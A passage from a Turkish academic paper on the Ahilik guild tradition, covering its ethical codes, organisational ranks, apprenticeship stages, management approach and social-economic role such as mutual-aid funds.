- Eli açık olmalı, cömert olmalıdır,
- Kapısı açık olmalı, konuksever olmalıdır,
- Sofrası açık olmalı, aç geleni tok yollamalıdır.

Kapalı olanlar;

- Gözü kapalı olmalı, kimsenin ayıbını görmemeli, kimseye kötü bakmamalıdır,
- Dili bağlı olmalı, kimseye kötü söz söylememelidir,
- Beli bağlı olmalı, kimsenin onuruna, namusuna göz dikmemelidir.

Yukarıda da ifade edildiği gibi yaşamın her alanında ilkeler ortaya koyan Ahiler, kız çocuklarına da şu öğütleri verirlerdi: İşine karşı dikkatli ol, aşına karşı dikkatli ol, eşine karşı dikkatli ol. Yani evinin işini ihmal etme, iyi yemek pişir, idareli ol ve kocana sahip olmayı bil. Ahilik, kadınların iyi bir anne ve eş olmaları konusuna önem vermiş ve aile hayatıyla beraber iş hayatına yönelik girişimleri de olmuştur (Çağatay, 1990:46).

Fütüvvetnamelerde belirtilen ahlaki kurallar, o zamanda yaşayan insanların çoğu tarafından benimsenmiş ve tümü 740 kurala bağlanmıştır. Enbiya, evliya ve padişahların bu kuralların hepsini bilmesi, Ahiliğe giren herkesin en azından bu kuralların 124 tanesini bilmesi şart koşulmuştur. Bu 124 edebin içeriği; yemek, içmek, konuşmak, giyinmek, evden dışarı çıkmak, pazara gitmek, alışveriş yapmak, misafirlığa gitmek gibi tamamı işin toplumsal yanını göstermektedir (Çağatay, 1989: 163; Özerkmen, 2004:71).

B. AHİLİK TEŞKİLATI VE YAPISI

Ahilik teşkilatı topluma yüzyıllar süren yaşam ve iş ahlaki ilkeleri sunmuştur. Beslendiği kaynak ve dayandığı ilkelerle her türlü inanca sahip insan tarafından kabul görmüştür. Çünkü ahiliğin kabul gördüğü Osmanlı Devleti'nde birçok millettten ve inançtan insanlar bulunmaktaydı. Söz konusu bu teşkilat insanlar arasında adalet ilkelerinden, bireysel hak ve özgürlüklerden ayrılmadan faaliyetlerini sürdürmüştür. Yapısının sağlam ve teşkilatsal olması uzun ömürlü olmasını sağlamıştır. Bu teşkilatın ortaya çıkışı ve kuruluşuna, iç ve dış denetimin hangi yöntemlerle yapıldığına, mesleki işleyişin nasıl olduğuna ve teşkilatın yönetim anlayışına daha yakından bakarak değerlendirmek konunun daha iyi anlaşılmasını sağlayacaktır.

1. Ahilik Teşkilatının Kuruluşu

Asıl adı Şeyh Nasıruddin Ebul-Hakayık Mahmut Bin Ahmet el Hoyri (1171-1261) olan ve Ahiliğin kurucusu olarak bilinen, Ahi Evran-ı Veli, Orta Asya'dan göç eden bir göçmen ailenin çocuğudur. Ahi Evran, uzun yıllar değişik medreselerden, fıkıh ve tasavvuf dersleri almış, 1206 yılında Anadolu'ya gelerek Kayseri'ye yerleşmiş ve Ahiliğin temellerini burada atmıştır. Ahilik; siyasi, iktisadi, sosyal, kültürel ve askeri olmak üzere çok yönlü bir yapılanmadır. Ahiliğin, siyasi etkisinin en bariz olduğu aşamayı, şüphesiz Osmanlı Devleti'nin kuruluş aşamasında görmek mümkündür. Bu çerçevede Osmanlı'nın kurucusu olan Osman Bey'in kayın pederi ve hocası Şeyh Edebali'nin etrafındaki Ahilerin yoğunluğu ve etkisi manidardır (Özerkmen, 2004:63). Ahi birlikleri Anadolu'da Moğol saldırılarından kaçıp gelen Türklerin sosyal ve ekonomik sıkıntılarına çözüm bulmak ve yerli Bizans ekonomisine karşı rekabet edebilmek amacıyla kurulmuştur. Kurucuları arasında; Ahi Evran, Mevlana Celaleddin Rumi ve Hacı Bektaş-ı Veli gibi bilge kişiler bulunmaktadır. Başlangıçta Anadolu'daki Türk esnaf, sanatkar ve üreticiler birliği olarak faaliyette bulunan örgüt, daha sonra toplumun tüm katmanlarını içine alacak şekilde gelişim göstermiştir (Sökmen, Tarakçıoğlu, 2013:50). Ahilik, XIII. yüzyıldan XIX. yüzyıla kadar Anadolu'da, Balkan'larda ve Türkistan'da yaşamış olan Türklerin sanat ve meslek alanlarında yetişmelerini, ahlaki yönden gelişmelerini sağlayan bir teşkilat haline gelmiştir. “Kardeşim” anlamına gelen “Ahi” sözcüğünü teşkilatın adı olarak kabul eden bir anlayışın vizyonu da “hep birlikte büyük hedeflere yürümek” yaklaşımına dayanır. Bu yaklaşım, teşkilatın hem toplumun geçmiş değerlerine bağlı, hem somut koşullara çözüm getiren, hem de geleceğe yol gösterici bir pusuladır (Özerkmen, 2004:60).

Türklerin Anadolu'ya gelmesinde ve yurt sahibi olmasında bu kuruluşun çok önemli rolü olmuştur. Ahiler, Anadolu'ya gelen Türkleri, önce misafirhanelerde misafir etmişler, sonra bir sanatı olanlara işyeri açmışlar, kurdukları zaviye ve onun yanında inşa ettikleri evler ile mahalle ve sokaklar oluşturmuşlar, işyerleri, siteler, çarşılar ve şehirler kurmuşlardır. Ahilik, anayurtlarından kopup gelen yerli halkının başka dille konuştuğu, başka dine inandığı, başka gelenek ve göreneklere bağlı bulunduğu yeni yurtlarında yani Anadolu'da kendi sanat ve ticaretlerine yeni bir yaşam alanı açma çabasıdır (Çağatay, 1990:32). Bunun için önce, bütün esnaf ve sanatkârlar tek bir teşkilat içinde toplanmıştır. Sonra, bu birleştirilmiş teşkilatın üyeleri olan esnaf ve sanatkârlar, ahlaki, mesleki ve askeri bir eğitimden geçirilmişlerdir.

Ahilik yaşam felsefesi olarak; Hacı Bektaş-ı Veli'nin de dediği gibi, insanın “*eline, diline, beline sahip olması*” gerektiğini tavsiye eder. Ahilik örneğinin temelinde insanların birbirini sevmesi, sayması, yardım etmesi, fakir ve yoksulu gözetmesi, iş hayatında ahlaki kuralları esas alması vardır. Hilesiz iş, sağlam mal, belli oranda kâr, ölçülü kazanç, adil bir kalite kontrol sistemi bu modelin vazgeçilmez esaslarıdır (Durak, Yücel, 2010:160). Ahi kişinin gayesi; Allahın kendisine ihsan ettiği insanlık niteliklerinden ve İslam dininin ilkelerinden yararlanarak ruhen ve bedenlen yararlı işlerde çalışarak; dünyada insanca yaşamak, çevresindekileri, milletini ve hatta bütün insanlığı yaşatmaktır. Bu amaç ahiliği (yaşa-yaşat) felsefesine taşımıştır. Böylece ahi, henüz dünyada iken ahiretini kazanmak amacındadır (Anadol, 1991:64). Ahiler, zaviyelerde ve ustalarından aldıkları eğitimle, iyi bir birey, iyi bir sanatkâr, bununla birlikte ahlaklı bir yurttaş olma çabası içindedirler.

2. Ahilik Teşkilatının Yapısı

Ahilik teşkilatının yapısı; doğrudan yönetim kademesinde olanlar ve doğrudan yönetim kademesinde olmayanlar şeklinde ikiye ayrılmaktadır. Doğrudan yönetim kademesinde olanlar aşağıdan yukarıya doğru; yiğitbaşılık, kethüdalık, nakiplik, şeyhlik ve idare heyeti'dir. Doğrudan yönetim kademesinde olmayanlar ise üyelerlik ve kadılıktır. Ahilik teşkilatının yapısında bulunan birimler aşağıdaki şekilde özetlenebilir (Bektaş, 2016:238):

a. Yiğitbaşılık: Seçimle iş başına gelinen en alt yönetim kademesidir. En alt kademe olduğu halde örgüt üyeleriyle örgüt üyesi olmayanlar arasında ortaya çıkan sorunların ilk çözüm yeridir. Halledilemeyen sorunlar bir üst kademeye iletilir.

b. Kethüdalık: Üyelerin merkezi örgüt ile iletişimini sağlayan makamdır. Kethüdalar seçimle iş başına getirilir. Bu makama seçilmenin ön şartları vardır. Belirlenmiş şartları yerine getirmemişler aday olamazlar.

c. Nakiplik: Fütüvvet geleneğinden kalma bir makamdır. Bu makama seçimle gelinir.

d. Şeyhlik: Ahilik teşkilatında tam otoriteye sahip olunan makamdır. Şeyhliğe seçimle gelinir. Bilgi ve tecrübenin yanında aranılan temel nitelik dindarlıktır. Alt kademelerin halledemediği sorunları çözme makamıdır.

e. İdare Heyeti: Seçimle iş başına getirilen yiğitbaşı, kethüda, nakip ve şeyhle beraber alanında olgunlaşmış nitelikte üyelerden oluşur. Teşkilatın yönetim kuruluudur. Bu kurul her ayın ilk ve üçüncü Cuma günlerinde olmak üzere ayda iki defa toplanır. Üyelerle ilgili alınmış kararları ve üyeleri ilgilendiren gelişmeleri inceler ve gerekli önlemleri almaya çalışır.

Görüldüğü gibi; ahilik tamamen sivil bir teşkilat olarak kendi sorunlarını kendi içinde çözme yoluna gitmiştir. Bununla birlikte, diğer toplum kesimleriyle ilişkilerden doğan uyuşmazlık söz konusu olduğunda yine ahilik teşkilatı kapsamında üst kurul niteliğindeki kurullar sorunu çözmektedir. Ahiliğin yönetim kademesinde doğrudan bulunmayan bu makamlar bağımsız olarak görev yapmışlardır. Bağımsız olan bu makamlar üyelerlik ve kadılık makamlarıdır.

a. Üyelerlik (Ombudsman): Üyelerlik, toplum adına denetim görevi gören bir birimdir. Batı demokrasilerinde “Ombudsmanlık” adıyla yaygın olan ve ülkemizde de 2012 yılında kurulmuş olan “Kamu Denetçiliği Teşkilatı” niteliğindedir. Toplumun diğer katmanlarında olduğu gibi ahilik teşkilatının üyeleri tarafından gerçekleştirilen üretim, üyelerlik tarafından denetlenir ve gereken işlemler yapılır. Üyelerliklerin çözemediği sorunlar kadılığa aktarılır.

b. Kadılık: Ülkenin genel hukuk kurallarının uygulandığı hukuk birimidir. Her türlü uyuşmazlığın çözüm yeri durumundadır.

3. Ahilik Teşkilatında Mesleki (Kariyer) İşleyiş

Ahilikte temel ilke, teşkilata üye olanların mutlak eşitliğidir. Üyelerin hepsi birbirinin kardeşidir. Ancak aşama bakımından küçükten büyüğe doğru bir saygı vardır. Üyelik için kişinin, teşkilatın (örgütün) bünyesinden birisi tarafından önerilmesi gerekir. Büyük Türk ekonomisti, sanat

ustası Nasırüddin Ahi Evran; ahlak, konukseverlik ve sanatın karışımı olan Ahiliği örgütleyerek o denli saygın bir duruma getirmiş ki, o zamanki ve daha sonraki hükümdarlar bile bu teşkilata üye olmayı onur saymışlardır.

Ahilik teşkilatında verilen eğitimle bugünkü batı yazınında yeni bir kavram olarak yer alan “mentorluk arasında birtakım benzerlikler söz konusudur. Mentorluk ilgili bir yönetici tarafından çalışanların somut bir şekilde yetiştirilmesi ve ona kılavuzluk yapılmasıdır. Böylece mentorluk yöneticilerin çalışanların eğitimi, geliştirilmesi, yetiştirilmesi çevreye uyumlu hale getirilmesi, sosyalleştirilmesi, doğrudan desteklenmesi ve koruması ile belirli değer yargılarının benimsetilmesi işlemlerini kapsamaktadır. Mentorluğun hem mesleki bilgi, norm ve davranışlar hem de rol model (örnek) olmak, danışmanlık yapmak ve sosyalleştirmek gibi psiko-sosyal fonksiyonları vardır (Durak, Yücel, 2010:155). Usta-çırak ilişkisine dayanan kariyer ilişkisi, mesleğe yeni başlamış kişinin uzun yıllar boyunca adeta bir evlat-baba ilişkisi içerisinde mesleğin öğretilmesi esasına dayanır.

Ahilikte birey iş yaşamında belli aşamalardan geçer. Bu aşamalarda müride mesleki beceriler, tasavvuf ve dini bilgiler, okuma-yazma, yabancı dil eğitimi, müzik, matematik ve askeri bilgiler ile ahiliğin anayasası niteliğindeki fütüvvetname öğretilir. Ahilikte dokuz dereceli bir sistem bulunmaktadır. Bunlar; yiğit, yamak, çırak, kalfa, usta, ahi, halife, şeyh ve şeyh-ül Meşayih’tir (Erbaşı, 2012:1324).

Yiğitlik ve yamaklık, teşkilata kabul öncesindeki hazırlık aşamalarıdır. Ahiliğe gerçek kabul çıraklık aşaması ile başlar. Bu basamakların birinden ötekine geçiş süresi fütüvvetnamelere göre 1000 gün yaklaşık üç yıla yakın bir aradır; ama yamaklıktan çıraklığa, iki yılda geçilebilirdi. Çıraklık-kalfalık, kalfalık-ustalık arası süre, sanatına ve mesleğine göre üç yılı da aşabiliyordu. Tüm şeyhlerin lideri konumundaki Şeyh ül-Meşayih’in bir diğer adı da Ahi Baba idi.

Çırakların zaviyelerde düzenli bir kontrol altında bulundurulmaları ve güvenilir kişiler yönetiminde eğitilmeleri gerekirdi. Fütüvvetnamelerde görüldüğü üzere her çırak yiğidin iki yol arkadaşı, bir yol atası, bir “üstadı”, yani sanat öğretmeni, bir de “piri” vardı. Ahilere zaviyelerde, her gece ayrı bir konuda olmak üzere her konunun uzmanları tarafından meslek ahlakı, genel ahlak ve terbiye kuralları, din bilgileri anlatılırdı. Öte yandan, haftanın belli bir gününde ata binmek, kılıç, kalkan, ok ve mızrak gibi silahların kullanılması için askerlik bilgileri verilirdi.

Üstatlığa yükselmek için, kalfanın üç yıl kalfalık etmesi, bu süre içinde hakkında hiç şikâyet olmaması, kendine verilen görevleri dikkatle yerine getirmiş olması gerekir. Özellikle çırak yetiştirme hususunda titiz davranması, öteki kalfalarla iyi geçinmesi, sanatına bağlı olması, müşterilere karşı iyi davranması, ayrı dükkân yönetebileceği kanaatini uyandırması ve sermaye durumunun uygun olması gerekir.

Üstatlık törenleri ilkbaharda yapılır. Üstatlığa layık görülen kalfaya en az otuz gün önce, kabul kararı bildirilir ve dükkân bulmaya izin verilir. Kalfa dükkân bulduğunu, kendi ustası aracılığı ile kâhyaya bildirir ve tören günü kararlaştırılır. Törene dâhili ve harici bütün üstatlar, öteki bütün esnafın kâhyaları, memleketin müftüsü ile kadısı da çağrılır.

Usta olanın kulağına ahi babası tarafından şu sözler söylenirdi: *“Harama bakma, haram yeme, haram içme, doğru, sabırlı, dayanıklı ol, yalan söyleme, büyüklerden önce söze başlama, kimseyi kandırma, kanaatkâr ol, dünya malına tamah etme, yanlış ölçme, eksik tartma, kuvvetli ve üstün durumdayken affetmesini, hiddetli iken yumuşak davranmasını bil ve kendin muhtaç iken başkalarına verecek kadar cömert ol”* (Soysal, 2013:11).

4. Ahilik Teşkilatının Yönetim Anlayışı

Ahilik teşkilatında çalışanların yetiştirilmesine ve iletişimine büyük önem verilmiştir. Uzun süreli istihdam, yavaş değerlendirme, terfi ve uzmanlaşmaya dayalı iş bölümü esastır. (Durak, Yücel, 2010:157). Günümüzde Toplam Kalite Yönetiminde görülen iş ve sosyal hayatın bütünleştirilmesinin ilk uygulamalarının Ahi teşkilatlanmasında (örgütlenmesinde) yaşandığı görülmektedir.

Ahilik resmi bir teşkilat olmayıp, sivil bir teşkilatdır. Bu yönüyle örgütlü ve demokratik toplumun en güzel örneklerinden birisidir. Demokratik yapıyı benimsemiş ve uygulamış olması, ona bağlı birçok faktörün de uygulandığını göstermektedir. Demokratik olması öncelikle katılımcı olmayı gerektirir. Ahilik örgütü toplumun tüm kesimlerini kapsayıcı faaliyetler yürütmüştür. Sadece esnaf ve sanatkârlar değil, sanatçılar ve devlet adamları da ahilik teşkilatının içinde bulunmuşlardır. 13.yy’dan 19.yy’a kadar devam eden teşkilat yürüteceği faaliyetlerin tüm fonksiyonlarını detaylı ve bilinçli olarak yerine getirmiştir.

Ayrıca Ahi baba 32 meslek dalının piri olarak teşkilatın en başında koordinasyonu sağlar. Bu koordinasyon kapsamında; üretime ilişkin standardizasyon çalışmaları, rutin denetimler ve standartlara uymayanların çeşitli şekillerde cezalandırılması, etkili bir denetim fonksiyonunun kurulması vardır. Yamak, çırak, kalfa ve usta ilişkisinin otokontrol mekanizmasıyla birbirlerine bağlandığı ve bu sayede iç denetim unsurlarının yerine getirildiği görülmektedir. Bu açıdan bakıldığında, Fransız yönetim bilimci Henry Fayol'un önerdiği beş yönetim fonksiyonunun Ahi teşkilatında kapsamlı ve nitelikli bir şekilde uygulandığı söylenebilir (Erbaşı, 2012:1328).

Henry Fayol'un yönetim ilkeleri ve düşüncesi yönetim yazınında "klasik yönetim" olarak tanımlanmış, daha sonra gelen yönetim bilimciler tarafından da "makine-insan kuramı" olarak nitelendirilmiştir. Bu kuramın "insana yaklaşımı" daha sonraki dönemde ciddi eleştiriler almıştır. Eleştirilerin temel nedeni, insanı makinenin bir parçası olarak görmesi ve insanın sosyal yönünü ikincil plana atmasıdır. Oysa Ahilik yaklaşımı insan hayatını maddi ve manevi olarak bir bütün olarak değerlendirir. Batılı yönetim bilimcilerin tersine insanı önceleyen bir yaklaşım sergiler.

C. AHİLİĞİN SOSYAL VE EKONOMİK YAŞAMDAKİ ROLÜ

Ahilik ülke kaynaklarını en rasyonel ve insancıl biçimde harekete geçiren, adil ve hak üzere bir gelir dağılımı sağlayan, sosyal dayanışma, barış, kardeşlik oluşturan dengeli ve verimli sosyal ve iktisadi bir sistemdir. Ahilikte kişiyi üretici ve yararlı bir seviyeye ulaştırmak, toplumda layık olduğu yere getirmek, ahlaklı, bilinçli, üretici ve mutlu bir toplum oluşturmak, güven, rıza duygularıyla iş bölümü ve işbirliği kurarak toplumda sosyal ve ekonomik denge sağlamak gayeleri bir arada bulunmaktadır.

Ahilikte iş bölümüne önem verilirdi. Birlik mensupları kabiliyetlerine en uygun işte çalışır, başka ikinci bir iş peşinde koşmazlardı. İnsanların iş değiştirmeleri veya birden fazla işle uğraşmaları hoş karşılanmazdı. Ahi birliklerinde iş bölümü ekonomik olduğu kadar bir ahlak problemi olarak da ele alınmıştı. Herhangi bir işte karar kılmayarak sık sık iş değiştirmek, ancak sebatsız ve istikrarsız bir ruh yapısına sahip olanların yapacağı bir davranış tarzı olduğu için böyle insanlar Ahi olabilecek ruh disiplinine sahip olarak kabul edilmezdi. Ahilik mümkün olduğunca iş değiştirmeme, sanatkarın bütün düşünce ve gayretiyle kendisini işlerine vermelerini sağlamıştır (Ekinci, 1989:67).

Ahlak teşkilatı, ekonomi teşkilatı ile de sıkı ilişki içerisindeydi. Bu iki disiplin birbirinden ayrı tutulamaz. Ancak tarihte bazen birbirleri üzerinde yanlış yaptırımları olmuştur. Bu nedenle, ahlak ekonomiden baskın olmamalı ve ekonomi de ahlakı geçersiz kılmamalıdır. Ekonominin rolü, aynı zamanda ahlaki amaçların gerçekleşmesine katkıda bulunmalıdır. Ahlaki değerlerin desteği olmaksızın ekonomik değerler ayakta kalamaz. Çünkü insan gereksinimlerini temel alan ahlaki değerler ile ekonomik değerler birbirleriyle uyum içinde ve birbirlerine temel teşkil etmektedirler. Ahılsız bir ekonomi baskılara ve tek taraflı zenginleşmeye sebep olur. Ekonomisiz ahlak ise insanlarda ataleti oluşturur. Hem bencillik, hem de atalet insana yakışan davranışlar olmadığından dolayı ahlak ile ekonomi arasında sıkı işbirliğinin olması toplumun ayakta kalabilmesi için oldukça önem arz etmektedir (Tatlılıoğlu, 2014:562). Bununla beraber ekonomik olarak kendine yetemeyen birey ve toplumlar başkalarına muhtaç yaşamak durumunda kalırlar. Başkalarına muhtaç olan birey ve toplumun da muhataplarının nazarında itibarı ve etkinliği yeterli düzeyde olmayacaktır. Bireyin ve toplumun hak ettiği saygınlığı elde edebilmesi için ekonomik olarak güçlü olması gereklidir. Bir diğer deyişle "alan el değil, veren el" olmalıdır. Veren el olmak için de iş ahlakı kuralları içinde hırstan kaçınarak azimle çalışmak gerekmektedir.

Ahilikte sadece mal ve servet kazanmak için çalışmak hiçbir zaman kendi başına bir anlam taşımaz. Bunlar, ancak kendinden üstün bir gayenin gerçekleşmesine vasıta oldukları takdirde bir değer ifade ederler. Mesela, başkalarına muhtaç olmadan yaşamak için veya başkalarına yardım etmek için kazanılan para değerlidir. Ama para kazanmış olmak için para kazanmak, diğer bir deyişle, para kazanmayı gaye haline getirmek Ahilik düşüncesine terstir. Çünkü vasıta olan para, gaye haline gelirse, gaye olan ahlaki değerler de vasıta haline gelir ki, bu son derece kötü ahlaklı bir dünya görüşünün temeli olur. Mesela, her durumda para kazanmak gaye olursa, başkalarına yardım etmek de bir araç olarak görülür. Böylece kişiler daha çok para kazanmak için başkalarına yardım yaparlar. Hayır; gerçek amacı için değil de, piyasada insanların güven ve saygısını kazanarak daha çok satış ve kar elde etmek içinse buradaki hayır hedefinden uzaklaşmış olmaktadır. Yardımın vasıta olarak kullanılmaması için İslam dini "sağ elinle verdiğini sol elin bilmemeli" ölçüsünü getirmiştir (Ekinci, 1989:64).

Max Weber, eserlerinde Protestan ahlâkından bahsetmekte ve Protestanlığı çalışkanlıkla eşdeğer tutmaktadır. Kapitalizmin ruhunu protestan ahlaka bağlamaktadır. Batı'nın öne çıkışını da çalışmayı ibadet olarak gören Protestan ahlâk ile ilişkilendirmektedir. İslâmiyeti sadece öteki dünyayı önceleyen bir din olarak görmektedir. Oysa İslam dininin çalışmaya değer verdiği ve insanları çalışmaya teşvik ettiği bilinen bir gerçektir. İslâmiyet, kişilerin çalışıp rızkını kazanmasını ve geçimini sağlamasını zorunlu olarak görmektedir. Bu konuda Kur'an çalışmayı emretmektedir (Bilinsin ki insan için kendi çalışmasından başka bir şey yoktur; Kur'an, Necm, 39).

Ahilik, insanlara alın teri ile geçinme, başı dik, kendine güvenli ve minnetsiz yaşama yeteneği kazandırmış ve bu ruhu aşılamiştir (Çağatay, 1990:48). İlkeleri arasında çalışkanlık, dürüstlük ve kanaatkârlık olduğundan dolayı ahiler başkasına el açmayı zül saymışlardır. Hatta ahilerde çalışmak ibadet olarak görülmüştür. Onun için ahilerin iş yerleri, onların ibadet yerleri olarak bilinir. Ahilikte işyeri tekke ve zaviyelerden ileri derecede (mescitler hatta camiler) kutsaldır. Ahinin işyeri "hakkın kapısı"dır. Bu kapıdan hürmetle girilir, saygı ve samimiyetle çalışılır, helalinden kazanılır, helal yerlere kararınca harcanır (Ekinci, 1989:65).

Osmanlı Devleti'nde çalışma ahlakının yüksek olduğu Kanuni Sultan Süleyman döneminde görev yapan Hollanda büyükelçisinin Kralına gönderdiği, Türklerin ahlak ve çalışkanlığını öven mektup çok manidardır. Büyükelçi, kralına yazdığı mektupta o dönemi şöyle resmeder:

"Onlarda muhteşem bir imparatorluğun kaynakları, zafere alışkanlık, savaşıma yeteneği, sıkı çalışmaya dayanıklılık, tutumluluk, düzen ve disiplin, tedbir, bizde ise yaygın fakirlik, bazı kesimlerde lüks ve israf, tembellik ve eğitimsizlik. Öyleyse bu durumdan nasıl bir sonuç bekleyebiliriz ki?" (Arslan, 2005:51). Hollanda büyükelçisinin bu mektubu aslında her döneme rehberlik edecek niteliktedir. Doğanın ve fiziğin kuralları her insan ve toplum için eşittir. Bu yönüyle değerlendirildiğinde yaşamın kuralları adildir. Bu kurallara uyan toplumlar başarılı, uymayanlar da başarısız olmaktadır.

Ahilik, ekonominin sağlıklı yürümesi ve kaliteli üretim için bazı temel kurallar geliştirmiştir. Bunlar:

- Ahilik teşkilatı felsefesinde insanın en önemli ilkesi kanaatkâr olmaktır. Ahilikte esas olan kanaatle çalışıp, helal kazanç elde etmektir. Ahinin dürüst olması ve hak ettiğinden fazla kazanma yoluna sapmaması ahlak kaidesi haline getirilmiştir (Ekinci, 1989:65). Kanaatkâr olmak insanın kendi hakkına razı olması ve başkalarının hakkını gözetmeyi sağlar. Kanaati olmayan insan, sürekli ihtiyaç içinde olacağından fakirlik düşüncesinden kurtulamaz.

- Her Ahi'nin kendi yeteneğine göre bir işinin olması gerekir. Sağlık ve yaşlılık gibi bir sorunu olmayan her insanın mutlaka üretime katkı yapması gerekir. Fütüvvet geleneğinde çalışmak ibadet olarak değerlendirilir. Çalışmak ve "helalinden kazanmak" teşvik edilmektedir.

- Ahilik geleneğinde her insanın geliri ve birikimi oranında sosyal sorumluluğu bulunmaktadır. Sadece kendi geçimini sağlaması, kendi refahını düşünmesi yerine, komşularının ve arkadaşlarının da düşünmesi tavsiye edilir. Bu nedenle belli varlığa sahip olan her birey "fakirlerin hakkı" olan zekâtını vermesi gerekir.

- Bir ahi ancak onsekiz dirhem tutarında para biriktirebileceği anlayışı hâkimdir. Yani biriktirmemek, bu toplumda kapitalist bir sınıfın ve kapitalist bir üretim biçiminin oluşmasına imkan vermemiştir (Soysal, 2013:15).

- Alın terine dayanan bir çalışma azmine sahip olmak ve tevekkül etmek,
- Kaliteli üretim yapılması esastır. Hatalı ve bozuk ürünlerin müşteriye satılmasını ahi teşkilatı yasaklanmıştır. Çünkü bir malı satarken varsa özrünü söylemek, müşteriye bilgilendirmek temel ahlak kurallarından biri olarak kabul edilmektedir.

Ahi birlikleri Ortaçağ Avrupa'sındaki benzerlerinden farklı olarak, daha fazla kazanmak, vurgunculuk ve serbest rekabet yerine karşılıklı yardım ve sosyal dayanışma esaslarına bağlı kalmıştır. Ahi birliklerinde "can ve mal beraberliği" olarak ifade edilen dayanışma duygusu o kadar ileriye götürülmüştür ki, ahinin kazancının, geçiminden arda kalanını bütünüyle fakirlere ve işsizlere yardım için kullanmaları ahlak kuralı haline getirilmiştir.

Ahi birliklerinde dayanışmanın en güzel örneği "Orta Sandıkları"nda görülür. Teşkilatda "kazancın şahsiliği" prensibine pek rastlanmaz. Teşkilat üyesi olan esnaf ve sanatkârın kazancı bütünüyle kendine ait değildir. Bu kazanç şahsi olmaktan çok teşkilata ait genel sermayeyi meydana getirmektedir. Teşkilatın "Orta Sandığında" toplanan bu sermaye ile herkese dağıtılacak şekilde alet ve hammadde alınmakta, tezgâhlar kurulmakta, tereddütlü fertlere teşebbüs cesareti verilmekte, bir

yandan da ihtiyacı olanlara yardım edilmekteydi (Ekinci, 1989:67; Öztürk, 2002:50). Orta Sandıkları, gerek ihtiva ettikleri prensipler, gerekse insanlığa ve çalışanlara tuttuğu ışık ve yol bakımından kooperatifçilik ilkeleri ile büyük bir yakınlık göstermektedir. Nitekim İngiliz John B.Higgins bu benzerlikler üzerinde durmuş ve dünya kooperatifçiliğinin oluşmasında Ahi birliklerinin önemli etkileri olduğu sonucuna varmıştır. Kooperatifçiliğin temeli olan demokratik idare, karşılıklı yardımlaşma, üyelere sosyal yardım götürme ve sermayeden çok insana önem verme prensipleri, bu teşkilatdan çok daha önce kurulmuş bulunan Ahi birliklerinde mevcuttur.

Ayrıca sendikacılığın da ilk temellerinin Ahi birliklerinde olduğunu ve gerçek sendikacılığın bu müessesede yüzyıllarca yaşadığını savunan görüşler de vardır. Ahi teşkilatına ödenen aidatların esnaf tasarruf sandığından biriktirilerek teşkilat üyeleri için evlenme, doğum, hastalık, ölüm gibi hallerde kullanılması; esnafa sanat ahlakı, hedefler, gelenekleri, töre ve nizamının öğretilmesi; ahiliğin önemini ve sosyal yönünü ortaya koymaktadır. Ahiliğin baştan beri izahına çalışılan ilkeleriyle Türk İş Hukuku düzenlemeleri çok yakın benzerlikler göstermektedir. Bunlar (Öztürk, 2002:48):

Kıdem tazminatı, işverenin sorumluluğu, yeni iş arama izni, çalışma belgesi, işverenin ödeme sorumluluğu, asgari ücret, fazla çalışma ücreti, sigorta primi, çocukları çalıştırma yasağı ve benzeri hükümleriyle, işçinin sosyal güvenliği amaçlanmıştır. Bu bakımdan İş Kanunu, Türk tarihinin sendikal kesiti olan Ahilik teşkilatına çağrışımlar yaptırmaktadır.

İslam'da öngörülen işletmecilik davranışı, özgürlük ve adalet ilkelerine dayanmaktadır. Kuran-ı Kerim'e göre bütün peygamberlerin temel görevi, hayatın dengesini sağlamaya ve adaleti yüceltmeye çabalamaktır. Kur'an, Müslümanlara kendi aleyhlerine bile olsa dürüst ve adil olmalarını emretmektedir (Kur'an, 4;135; 4;58; 5;8) İşletmecilik faaliyetlerinde özgürlük, özel mülkiyet hakkı, ticaretin yasallığı ve karşılıklı rızanın önemli olduğunu ifade etmektedir. Karşılıklı rıza; baskı, dolandırıcılık ve yalandan ziyade irade, güven ve doğruluk gibi erdemler söz konusu olduğunda var olmaktadır. Ayrıca, tüm ticari işlemler ve iş ilişkilerinde helal ve haram kavramlarını gözetmektedir (Nasr, 1985: 56). Yine finansal işlemler açısından bakıldığında da iş ahlakına uyan kimse tüm işlemlerde, doğruluk, vefa (sadakat), sorumlulukların ifasında ya da anlaşmaların feshinde adalet ve gönüllülük esaslarını gözetmektedir (Kapu, Aybas, 2009:87).

Bugün ülkemizde varlığından milletçe şikâyet ettiğimiz ahlaki zafiyet olan; rüşvet, yolsuzluk, ihalelere fesat karıştırma, kalitesiz ve hileli mal üretme, vergi kaçırma, lüks tüketim, aşırı kar peşinden koşma, hayali ihracat, yasa dışı ve gayri ahlaki davranışların ortadan kaldırılmasında Ahiliğin ilkeleri önemli katkı yapacaktır (Karagül, 2012:9). Çünkü ahiliğin temel ilkeleri yukarıda da açıklandığı gibi, çalışmayı kutsal bir ibadet gibi kabul etmek, çalışırken ahlak ilkelerine ve insanların demokratik haklarına riayet etmek, toplumun ve devletin hakkına geçmemek ilkelerini sunmaktadır. Azimle çalışmayı önerirken, hıstan uzak kalmayı tavsiye etmiştir. Çünkü hırs insanı “ben” merkeziliğe, diğer bir deyişle bencilliğe götürebilmektedir. Oysa insanın ahlaki ve sosyal sorumluluğu sadece kendisini değil, çevresini de gözetmektir. Bu çaba, insanlar ve toplum tarafından algılandığında gerek işletmede gerekse toplumda kin ve düşmanlıkların azalmasına neden olacaktır. Böylece toplumda ahiliğin kardeşlik ve yardımlaşma felsefesi gerçekleştirilmiş olacaktır.

SONUÇ

Ahilik teşkilatının temelleri 7.yy'a kadar giderek Fütüvvetçiliğe dayanmaktadır. Fütüvvetçiliğe kaynaklık eden Fütüvvetnameler de islami kaynaklardan beslenmektedir. İslamiyete kaynaklık eden Kur'an-ı Kerim ve Hz. Muhammed (s.a.v.) in sözleri olan Hadis-i Şerifler de toplumun ekonomik ve sosyal davranışlarına rehberlik etmektedir. İslamiyet, birey ve toplumun hem ekonomik, hem de sosyal yaşamında boşluk bırakmayacak şekilde ilkeler sunmaktadır. Böylece çalışmanın kutsiyeti vurgulanmış, “alan el değil, veren el” olmak övülmüştür. Yine çalışırken hırs yerine azim tavsiye edilmiştir. Ahilik teşkilatı bireysel zenginlik yerine, toplumun ortak kalkınmasına vurgu yapmış, sosyal adaleti ve paylaşımı sağlayıcı tedbirler almıştır. Ahilik teşkilatının tarihi yüzyıllar öncesine dayansa da, iktisadi ve sosyal yaşama dönük ilkeleri bugün de geçerlidir, bundan sonraki dönemlerde de geçerliliğini koruyacaktır. Bu ilkerin kıymeti çok iyi bilinerek, değişen teknoloji ve çevre şartlarına göre uyumu sağlanmalıdır. Ahilik 